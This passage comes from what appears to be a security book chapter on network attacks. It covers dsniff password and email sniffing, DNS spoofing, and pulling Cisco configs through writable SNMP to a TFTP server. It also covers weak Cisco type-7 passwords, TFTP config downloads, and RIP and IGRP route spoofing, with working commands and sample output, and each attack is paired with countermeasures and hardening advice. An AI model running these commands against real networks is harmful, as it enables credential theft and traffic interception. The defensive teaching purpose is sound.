For more iron-clad security, encryption is probably the most effective way to limit access to information traversing the network. Typically, encryption is performed either at the infrastructure level using a technology like IPSec, or more granularly within the application itself using Secure Sockets Layer/Transport Layer security (SSL/TLS). Eavesdropping/sniffing tools like tcpdump (and many others that we will discuss subsequently) are simply unable to do their dirty work if they can't receive or digest packets that carry juicy information.

dsniff

Popularity:	*9*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Of course, using tcpdump is fine for detecting the media you're on, but what about actually gaining the crown jewel of the computer world—passwords? You could purchase a behemoth software package such as Sniffer Pro for Windows by NetScout or use a free one such as Snort, but by far the best solution is to take a look at a product written by Dug Song (http://naughty.monkey.org/~dugsong/dsniff). He has developed one of the most sophisticated password-sniffing, data-interception tools available: dsniff.

The number of applications that employ cleartext passwords and content are numerous and worth memorizing: FTP, telnet, POP, SNMP, HTTP, NNTP, ICQ, IRC, File Sharing, Socks, Network File System (NFS), mountd, rlogin, IMAP, AIM, X11, CVS, Citrix ICA, pcAnywhere, Network General Sniffer, Microsoft SMB, and Oracle SQL*Net, just to name a few. Most of the aforementioned applications either use cleartext usernames and passwords or employ some form of weak encryption, encoding, or obfuscation that can be easily defeated. That's where dsniff shines.

ARP spoofing on a shared *or* switched Ethernet segment is possible with the dsniff tool. With dsniff, an attacker can listen to the traffic being sent over the wire. The Win32 port of dsniff is available from Michael Davis (http://www.datanerds.net/~mike/dsniff.html). For Windows, however, you'll need to use the winpcap NDIS shim, which has become very stable over the years and you should have no problems. Winpcap can be downloaded from http://www.winpcap.org/.

On Linux, running dsniff will expose any cleartext or weak passwords on the wire in an easy-to-read format:

```
[root@hackerbox dsniff-1.8] dsniff
_________

05/21/00 10:49:10 brett -> bigserver (ftp)
USER brettp
PASS Colorado

_________

05/21/00 10:53:22 ggf -> epierce (telnet)
epierce
kaze

_________

05/21/00 11:01:11 niuhi -> core.lax (snmp)
[version 1]
d4yj4y
```

Besides the password-sniffing tool dsniff, the package comes with an assortment of tools worth checking out, including mailsnarf and webspy. mailsnarf is a nifty little application that will reassemble all the e-mail packets on the wire and display the entire contents of an e-mail message on the screen, as if you had written it yourself. webspy is a great utility to run when you want to check up on where your employees are surfing out on the Web, because it dynamically refreshes your web browser with the web pages being viewed by a specified individual. Here's an example of mailsnarf:

```
[root]# mailsnarf
From root@hackingexposed.com Mon May 29 23:19:10 2000
Message-ID: 001701bfca02$790cca90$6433a8c0@foobar.com
Reply-To: "Stuart McClure" root@hackingexposed.com
From: "Stuart McClure" root@hackingexposed.com
```

```
To: "George Kurtz" george@hackingexposed.com
References: 002201bfc729$7d7ffe70$ab8d0b18@JOC
Subject: Re: lights please
Date: Mon, 29 May 2000 23:44:15 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;

Boundary="——=_NextPart_000_0014_01BFC9C7.CC970F30"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6600

This is a multi-part message in MIME format.

———=_NextPart_000_0014_01BFC9C7.CC970F30
Content-Type: text/plain;

charset="iso-8859-1"

Content-Transfer-Encoding: quoted-printable
George,

How goes it?

-Stu
```

`webmitm` is a new powerful feature to dsniff. With webmitm, SSL/SSH traffic can be intercepted and forged. This attack will obviously prompt web users due to the falsified SSL cert, although upon closer inspection the issuer name will look correct. Only under a trained eye would an end user notice the difference.

`dnsspoof` is a very powerful feature of dsniff. It intercepts DNS lookups and responds with the configurable IP address. In this case, the attacker used 31.3.3.7:

```
C:\>ping www.hackingexposed.com

Pinging www.hackingexposed.com [10.3.3.7] with 32 bytes of data:
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
```

CAUTION Although reading your neighbor's mail can be fun, it is usually illegal. Do not perform this technique unless given explicit authorization by your company.

dsniff Countermeasures

The traditional countermeasure for sniffing cleartext passwords has always been to change your Ethernet-shared media to switched media. However, unhardened switches provide practically no protection in preventing sniffing attacks. So be sure to secure your switches from sniffing attacks.

The best countermeasure for dsniff is to employ some sort of encryption for all your traffic. Use a product such as SSH to tunnel all normal traffic through an SSH system before sending it out in cleartext—or use an IPSec-based tunnel to perform end-to-end encryption for all your traffic.

Ettercap

Popularity:	*9*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	*8*

Described as the greatest traffic manipulation tool available, Ettercap (http://ettercap.sourceforge.net) allows for advanced packet sniffing and manipulation—even for the beginning hacker. Ettercap can perform full-duplex sniffing and seamless data insertion—all with the power of a graphical interface. This tool should be on all network administrators' top-ten enemies list.

Ettercap Countermeasures

Because Ettercap is primarily a network eavesdropping/sniffing tool, the same countermeasures apply as those discussed in "Eavesdropping/Sniffing Countermeasures," earlier in this chapter.

Misconfigurations

Simple misconfigurations are a leading cause of vulnerabilities. Hardened software, encryption, and strong passwords are useless when a virtual gaping hole is opened due to basic security neglect.

Read/Write MIB

Popularity:	*2*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***6***

While many Cisco MIBs have remedied this vulnerability, we leave this technique in each and every edition of this book because it is a brilliant technique that cannot be forgotten. Most network devices have support for read/write MIBs that allow anyone with the community name to download the router or switch's configuration file via TFTP. In Cisco's case, this is called OLD-CISCO-SYS-MIB. Also, because the Cisco password file is usually encrypted in this file with a weak encryption algorithm (or sometimes not at all) using an XOR cipher, attackers can easily decrypt it and use it to reconfigure the router or switch.

To find out whether your Cisco routers are vulnerable, you can perform the check yourself. Using SolarWinds' IP Network Browser (http://www.solarwinds.net), insert the SNMP read/write community name and fire up a scan of the device or network you desire. Once the check is complete, you'll see each device and tree of SNMP information available (as you can see in Figure 7-4).




Figure 7-4 SolarWinds' IP Network Browser uses a clean interface to display all guessed string devices.




Figure 7-5 SolarWinds' Cisco Config Viewer enables easy download of the Cisco configuration file once the read/write community string is known.

Once the selected device responds and you get leaves in your tree, select Nodes | View Config File in the menu bar. This will start up your TFTP server, and if the router is vulnerable, you'll begin receiving the Cisco configuration file, as Figure 7-5 shows.

Once you've downloaded the config file, you can easily decrypt the password by clicking the Decrypt Password button on the toolbar, as Figure 7-6 shows.

To check whether your device is vulnerable without actually exploiting it, you can also look it up on the Web at ftp://ftp.cisco.com/pub/mibs/supportlists. Find your device and pull up its supportlist.txt file. There, you can search for the MIB in question, OLD- CISCO-SYS-MIB. If it's listed, you are probably vulnerable.




Figure 7-6 Decrypting the Cisco passwords within the configuration file is trivial with SolarWinds' Cisco Config Viewer's password decryptor.

In UNIX, you can pull back Cisco config files with a single command. Once you have confirmed the read/write string for a device (10.11.12.13) and are running a TFTP server on your box (192.168.200.20, for example), you can issue the following:

```
snmpset 10.11.12.13 private  1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file
```

The two components of the Cisco config file that are highly desirable to the malicious hacker are the enable password and telnet authentication. Both of these Cisco encrypted

passwords are stored in the configuration file. As you will soon learn, their decryption is quite trivial. The following line is the enable password encrypted:

```
enable password 7 08204E
```

And the next lines are the telnet authentication password:

```
line vty 0 4
password 7 08204E
login
```

Write Net MIB Countermeasures for Cisco

Detection The easiest technique for detecting SNMP requests to the write net MIB is to implement syslog, which logs each request. First, you'll need to set up the syslog daemon on the target UNIX or NT system. Then configure syslog logging to occur. For Cisco, you can do this with the following command:

```
logging 196.254.92.83
```

Prevention To prevent an attacker from taking advantage of this old MIB, you can take any one of these steps:

- Use an ACL to restrict the use of SNMP to the box from only approved hosts or networks. On Cisco devices, you can use something like this:

  ```
  access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
  ```

- Allow read-only (RO) SNMP capability, and specify the access list to use. On Cisco devices, you can set this with the following command:

  ```
  snmp-server community <difficult community name> RO 101
  ```

- Turn off SNMP on Cisco devices altogether with the following command:

  ```
  no snmp-server
  ```

Cisco Weak Encryption

Popularity:	*9*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

Cisco devices have for some time employed a weak encryption algorithm to store the passwords for both vty and enable access. Both passwords are stored in the config file for

the device (`show config`) and can easily be cracked with no effort. To know whether your routers are vulnerable, you can view your config file with the following command:

```
show config
```

If you see something such as the following that does not start with a dollar sign ($) character, your enable password can be easily decrypted in this manner:

```
enable password 7 08204E
```

On the other hand, if you see something such as the following in your config file, your enable password is not vulnerable (although other nonencrypted passwords still are):

```
enable secret 5 $1$.pUt$w8jwdabc5nHkj1IFWcDav.
```

The preceding shows the result of a smart Cisco administrator using the `enable secret` command, which uses the MD5 algorithm to hash the password instead of the default `enable password` command, which uses a weak algorithm. As far as we know, however, the MD5 password encryption is only available for the enable password and not for the other passwords on the system, such as the vty login:

```
line vty 0 4
password 7 08204E
login
```

The weak algorithm used is a simple XOR cipher based on a consistent salt (or *seed)* value. Encrypted Cisco passwords are composed of up to 11 case-sensitive alphanumeric characters. The first two bytes of the password are a random decimal from 0x0 to 0xF. The remaining bytes are the encrypted password that is XOR-ed from a known character block. Here's an example:

```
dsfd;kfoA,.iyewrkldJKDHSUB
```

A number of programs exist on the Internet to decrypt this password, simply look online with your favorite Internet search engine and you will find a plethora of them.

Cisco Password Decryption Countermeasures

The solution to the weak encrypted enable password is to use the `enable secret` command when changing passwords. This command sets the enable password using the MD5 hashing algorithm, which has no known decryption technique. Unfortunately, we know of no mechanism to apply the MD5 algorithm to all other Cisco passwords, such as the vty passwords.

TFTP Downloads

Popularity:	9
Simplicity:	6
Impact:	9
Risk Rating:	8

Almost all routers support the use of the Trivial File Transfer Protocol (TFTP). This is a UDP-based file-transfer mechanism used for backing up and restoring configuration files, and it runs on UDP port 69. Of course, detecting this service running on your devices is made simple by using nmap:

```
[root@happy] nmap -sU -p69 -nvv target
```

Exploiting TFTP to download the configuration files is usually trivial, especially if the network administrators have used common configuration file names. For example, doing a reverse DNS lookup on a device we have on our network (192.168.0.1), we see that its DNS name is "lax-serial-rtr." Now we can simply try to download the .cfg file with the following commands, using the DNS name as the config file name:

```
[root@happy] tftp
> connect 192.168.0.1
> get lax-serial-rtr.cfg
> quit
```

If your router is vulnerable, you can now look in your current directory for the configuration file (lax-serial-rtr.cfg) for the router. This will most likely contain all the various SNMP community names, along with any access control lists. For more information about how TFTP works on Cisco devices, check out Packet Storm's Cisco archive section at http://packetstormsecurity.org/cisco/Cisco-Conf-0.08.readme.

TFTP Countermeasures

To disable the TFTP vulnerability, you can perform either of the suggested fixes:

- **Disable TFTP access altogether** The command to disable TFTP will largely depend on your particular router type. Be sure to check with product documentation first. For the Cisco 7000 family, try

  ```
  no tftp-server flash <<device:filename>>
  ```

- **Enable a filter to disallow TFTP access** On Cisco routers, something like the following should work well:

  ```
  access-list 101 deny udp any any eq 69 log ! Block tftp access
  ```

Route Protocol Hacking

Throughout this chapter, the topic of network compromise has been lightly covered. In this section, routing protocols will be discussed. Some attacking techniques are theoretical but should be presumed as a possible threat. The risks associated with data manipulation, man-in-the-middle attacks, DoS attacks, and packet sniffing are far too much of a possibility to ignore. Routing protocols are very advantageous targets because they control the data and its flow.

Because all of the attacks in this section deal with routing protocols, we will provide a single countermeasures discussion at the end of this section rather than treating them individually following each attack (as is traditional).

RIP Spoofing

Popularity:	*4*
Simplicity:	*4*
Impact:	*10*
Risk Rating:	***6***

Once the routing devices on your network are identified, the more sophisticated attackers will search for those routers supporting Routing Information Protocol (RIP) v1 (RFC 1058) or RIP v2 (RFC 1723). Why? Because RIP is easily spoofable:

1. RIP is UDP based (port 520/UDP) and therefore connectionless, so it will gladly accept a packet from anyone, despite never having sent an original packet.
2. RIP v1 has no authentication mechanism, allowing anyone to send a packet to a RIP router and have it picked up.
3. RIP v2 has a rudimentary form of authentication allowing a cleartext password of 16 bytes, but of course, as you've learned by now, cleartext passwords can be sniffed.

As a result, an attacker can easily send packets to a RIP router, telling it to send packets to an unauthorized network or system rather than to the intended system. Here's how a RIP attack works:

1. Identify the RIP router you wish to attack by port-scanning for UDP port 520.
2. Determine the routing table:
   - If you are on the same physical segment that the router is on and able to capture traffic, you can simply listen for RIP broadcasts that advertise their route entries (in the case of an active RIP router), or you can request that the routes be sent out (in the case of a passive or active RIP router).

- If you are remote or unable to capture packets on the wire, you can use `rprobe` by Humble. Using rprobe in one window, you can ask the RIP router what routes are available:

```
[root#] rprobe -v 192.168.51.102
Sending packet.
Sent 24 bytes.
```

With tcpdump (or your favorite packet-capture software) in another window, you can read the router's response:

```
         ----------------- RIP Header ------------------
Routing data frame 1
      Address family identifier = 2 (IP)
      IP address = [10.42.33.0]
      Metric            = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address = [10.45.33.0]
      Metric            = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address = [10.45.33.0]
      Metric            = 1
-----------------------------------------------
```

Note that this trimmed output from Sniffer Pro by NetScout may differ from your output, depending on your packet analyzer.

3. Determine the best course of attack. The type of attack is only limited by an attacker's creativity, but in this example, we want to redirect all traffic to a particular system through our own system so we can listen to all the traffic and possibly gather some sensitive passwords. Therefore, we want to add the following route to the RIP router (192.168.51.102):

IP address	=[10.45.33.0]
Netmask	= 255.255.255.255
Gateway	= 172.16.41.200
Metric	= 1

4. Add the route. Using srip from Humble, we can spoof a RIP v1 or v2 packet to add to our earlier static route:

```
[root#] srip -2 -n 255.255.255.255 172.16.41.200 192.168.51.102 10.45.33.10 1
```

5. Now, all the packets destined for 10.45.33.1 (which could be any sensitive server with sniffable passwords) will be redirected to our attack system (172.16.41.200) for further forwarding. Of course, before any forwarding can occur on our system, we'll need to use either fragrouter or kernel-level IP forwarding to send the traffic off normally:

   Fragrouter:

   ```
   [root#] ./fragrouter -B1
   ```

   Kernel-level IP forwarding:

   ```
   [root#] vi /proc/sys/net/ipv4/ip_forward (change 0 to 1)
   ```

6. Set up your favorite Linux packet analyzer (such as dsniff) and watch sensitive usernames and passwords fly by.

For more information about spoofing RIP and other routing level attacks, check out the post on the subject by Curt Wilson at http://www.blackroute.net/papers/attack/protocol_level.htm.

As Figure 7-7 shows, normal traffic from DIANE can be easily rerouted through the attacker's system (PAUL) before being sent off to its original target (FRASIER).

Interior Gateway Routing Protocol (IGRP)

Popularity:	*3*
Simplicity:	*3*
Impact:	*2*
Risk Rating:	***3***

FX, the IRPAS developer, sent an example of AS scanning with the new (unreleased) version of "ass" (version 2.14), showing how the information from ass (AS #10 and other data) was used with IGRP to insert a spoofed route to 222.222.222.0/24. According to FX, IGRP is not used much currently, but the example certainly is interesting. Therefore, at risk of being slightly out of format with the rest of this chapter, his test results are included here:

```
test# ./ass -mA -i eth0 -D 192.168.1.10 -b15 -v
ASS [Autonomous System Scanner] $Revision: 2.14 $
        (c) 2k FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
No protocols selected; scanning all
Running scan with:
        interface eth0
        Autonomous systems 0 to 15
       delay is 1
       in ACTIVE mode
Building target list ...
192.168.1.10 is alive
Scanning ...
Scanning IGRP on 192.168.1.10
```




Figure 7-7 RIP spoofing allows for easy network discovery and poisoning.

```
Scanning IRDP on 192.168.1.10
Scanning RIPv1 on 192.168.1.10
shutdown ...
>>>>>>>> Results >>>>>>>>>
192.168.1.10
  IGRP
        #AS 00010        10.0.0.0         (50000 ,1111111,1476,255,1,0)
IRDP
        192.168.1.10 (1800,0)
        192.168.9.99 (1800,0)
RIPv1
        10.0.0.0     (1)
```

```
test# ./igrp -i eth0 -f routes.txt -a 10 -S 192.168.1.254 -D 192.168.1.10
routes.txt:
# Format
# destination:delay:bandwith:mtu:reliability:load:hopcount
222.222.222.0:500:1:1500:255:1:0

Cisco#sh ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.2.0/30 is directly connected, Tunnel0
S       10.0.0.0/8 is directly connected, Tunnel0
C 192.168.9.0/24 is directly connected, Ethernet0
C 192.168.1.0/24 is directly connected, Ethernet0
I 172.16.31.0/24 [100/1600] via 192.168.1.254, 00:00:05, Ethernet0
```

Open Shortest Path First (OSPF)

Popularity:	*3*
Simplicity:	*3*
Impact:	*2*
Risk Rating:	***3***

Open Shortest Path First (OSPF) is described in RFC 2328 as a standards-based IP routing protocol designed to overcome the limitations of RIP. Because OSPF is a link-state routing protocol, it sends update packets known as *link-state advertisements (LSAs)* to all other routers within the same hierarchical area. OSPF runs on Protocol 89 and depends on multicast traffic for communication. Numerous vulnerabilities exist whereby an attacker can flood modified LSA packets and have a chance to influence routing data. OSPF operates without the use of authentication.

Known to be a very complex process, OSPF is vulnerable to Layer 2 man-in-the-middle attacks. Even with the use of plaintext passwords, OSPF routes can be modified and entire OSPF communities compromised. Many options are available to counter this vulnerability. As a policy, MD5 should always be used instead of plaintext.

To harden OSPF neighbor communications, the use of Non-Broadcast Multi-Access (NBMA) is suggested, as shown next. Neighbor and update changes should always be logged.

Router 1	Router 2
`ospf add interface TO-RS2 to-area backbone type` **`non-broadcast`**	`ospf add interface TO-RS1 to-area backbone type` **`non-broadcast`**
`ospf add nbma-neighbor 10.0.0.2 to-interface to-Router2`	`ospf add nbma - neighbor 10.0.0.1 to-interface to-Routerl`

BGP

Popularity:	*3*
Simplicity:	*3*
Impact:	*2*
Risk Rating:	***3***

Border Gateway Protocol version 4 (BGPv4) is the standard Exterior Gateway Protocol (EGP) the Internet depends on today. BGP allows for the interdomain routing system to automatically guarantee the loop-free exchange of routing information between autonomous systems. In BGP, each route consists of an autonomous system path, made up of path attributes and network identifiers called *Autonomous System Numbers (ASNs;* available at http://www.arin.net). Due to the amount of dependability the Internet requires of BGP, some hackers make BGP routers primary targets of many attacks. If an attacker were ever successful in compromising a BGP-enabled router, nothing less than a total networkwide outage could occur. Due to this risk, many larger network backbones hire specialists to concentrate specifically on the configuration and security of these core systems. Small-to-medium-sized networks do not have this as an option and usually are easier targets.

For a general BGP overview, see http://www.cisco.com/en/US/docs/ios/iproute/configuration/guide/irp_bgp_overview.html.

The process of gaining access to a BGP-enabled router is the same for any other router mentioned earlier in this chapter. If a system is hardened, this could be difficult—although with every system there is always a weakest link.

Here are some of the most common attacks that provide privileged access:

Attack	Pros	Cons	Countermeasures
Telnet brute force	Attempted logins per second can be fast.	Failed attempts will be logged.	Restrict access with ACLs to trusted IP addresses. Use SSH when possible.
SSH brute force	Failed attempts will not be logged by an IDS.	A slower brute-force process.	Restrict access with ACLs to trusted IP addresses only.
Web administration brute force	Brute-force tools are readily available and will not normally set off an IDS.	Web servers not normally running.	Disable web services.
Traffic sniffing	Captures SNMP and telnet login credentials.	Usually difficult. If physical access is possible, easier attacks are recommended.	Monitor logs for interface outages. Increase physical security.
Read/Write SNMP	Brute-force SNMP tools are easy to use and usually faster than login brute force.	Accessible Read/Write strings are rare.	Don't use RW SNMP. Filter and restrict SNMP use.

If privileged local access can be obtained, attack escalation occurs. Through a multistep process, vulnerabilities sometimes become easier. Here are a couple of additional, more sophisticated attacks on BGP routers:

Attack	Pros	Cons	Countermeasures
Third-party IP block announcement	Usually undetected by router operator.	Announcements are restricted by the upstream provider.	Always use announcement filters on both upstream and local routers.
Man in the middle	Remotely captures all network traffic.	Noticeable due to the change in the route path and latency. Also, bandwidth changes may be noticed.	Remotely monitor AS path changes of your announced blocks. Also, monitor BGP neighbor changes.

The goal of many attacks is to manipulate a system instead of gaining privileged access.

Spoofed BGP Packet Injection

Popularity:	*3*
Simplicity:	*1*
Impact:	*10*
Risk Rating:	***5***

Cisco IOS 12.0 and later allow remote attackers to crash the router through malformed BGP requests or to introduce malformed BGP updates; for details, see these vulnerability databases:

- http://online.securityfocus.com/bid/2733/info
- http://nvd.nist.gov/nvd.cfm?cvename=CVE-2001-0650

BGP packet injection vulnerabilities are especially dangerous due to the BGP flapping penalties used by most neighbors. *BGP flapping* is when a BGP neighbor's interface transitions from down, to up, to down, and to up again over a short period of time. When a BGP system goes down, the route information changes and therefore must be propagated to all BGP systems worldwide. If changes are made too quickly, instabilities could occur in the global routing table, causing worldwide inconsistencies.

To protect the Internet from such devastation, penalties have been put into place globally. If a BGP interface "flaps," no routing information will be accepted from the faulty network for a configurable amount of time. For this specified amount of time, no traffic is accepted from the penalized network's announced IP blocks, thus causing a

total outage. If an attacker can crash a router consistently, flap penalties can cause a DoS for a devastating amount of time.

Spoofed BGP packet injection is difficult. Two protection methods are all that stand in the way of this attack. When a BGP session is enabled, it creates a semi-random TCP sequence number. Guessing this constantly increasing number can be difficult, but this is normally all that is preventing possible devastation. The second safety measure, the use of a shared BGP password, is easy to implement and makes this type of attack even more difficult. However, it's rarely recommended by upstream providers.

A local BGP peer has the ability to influence your BGP table. This is an overlooked privilege. Every router has a limited amount of memory. Direct peers can crash your router by injecting too many routes. What if every IP was announced as a /24 (24 subnet bits, more commonly known as a Class C subnet mask)? Most routers do not have the resources to populate a BGP table made of 65,536 entries and will crash, causing a complete halt, or they will reboot, which can cause flapping with all other neighbors.

Rob Thomas (robt@cymru.com) maintains one of the most popular BGP-hardening guides (see http://www.cymru.com/Documents/secure-bgp-template.html). Checking his site and other newsgroups for complete and up-to-date information is crucial. Summarized here are some of the key features forgotten on a regular basis:

`no synchronization`	The use of this command will keep Internal Gateway Protocols from slowing BGP.
`no bgp fast –external - fallover`	This ensures BGP sessions will not drop when minimal keepalives are missed.
`bgp log-neighbor-changes`	Always log router changes, especially regarding BGP.
`neighbor 10.10.10.1 password`	Always use BGP passwords, even if the upstream provider is against it or BGP neighbors are directly connected! This is simply an example of good security policy.
`neighbor 10.10.10.1 prefix-list filterlist bogons in`	Be sure to block Rob Thomas's Bogons list and any IP blocks you are announcing.
`neighbor 10.10.10.1 prefix-list announce out`	For the safety of other peers, restrict your outbound announcements to only blocks you own.

`neighbor 10.10.10.1 maximum-prefix 125000`	To protect from memory overflow, limit the amount of accepted prefixes. Setting a warning level is a good idea but is not included in this example.
`access-list 123 permit tcp host (bgp peer ip) host (local router ip) eq 179`	Protect the router's interfaces, especially the BGP TCP port. Restricting all traffic destined for the router is a recommended high-security policy but may not be good in all network scenarios.
`access-list 123 permit tcp host (local router ip) eq bgp host (bgp peer ip)`	
`access-list 123 deny ip any host local router ip) log`	

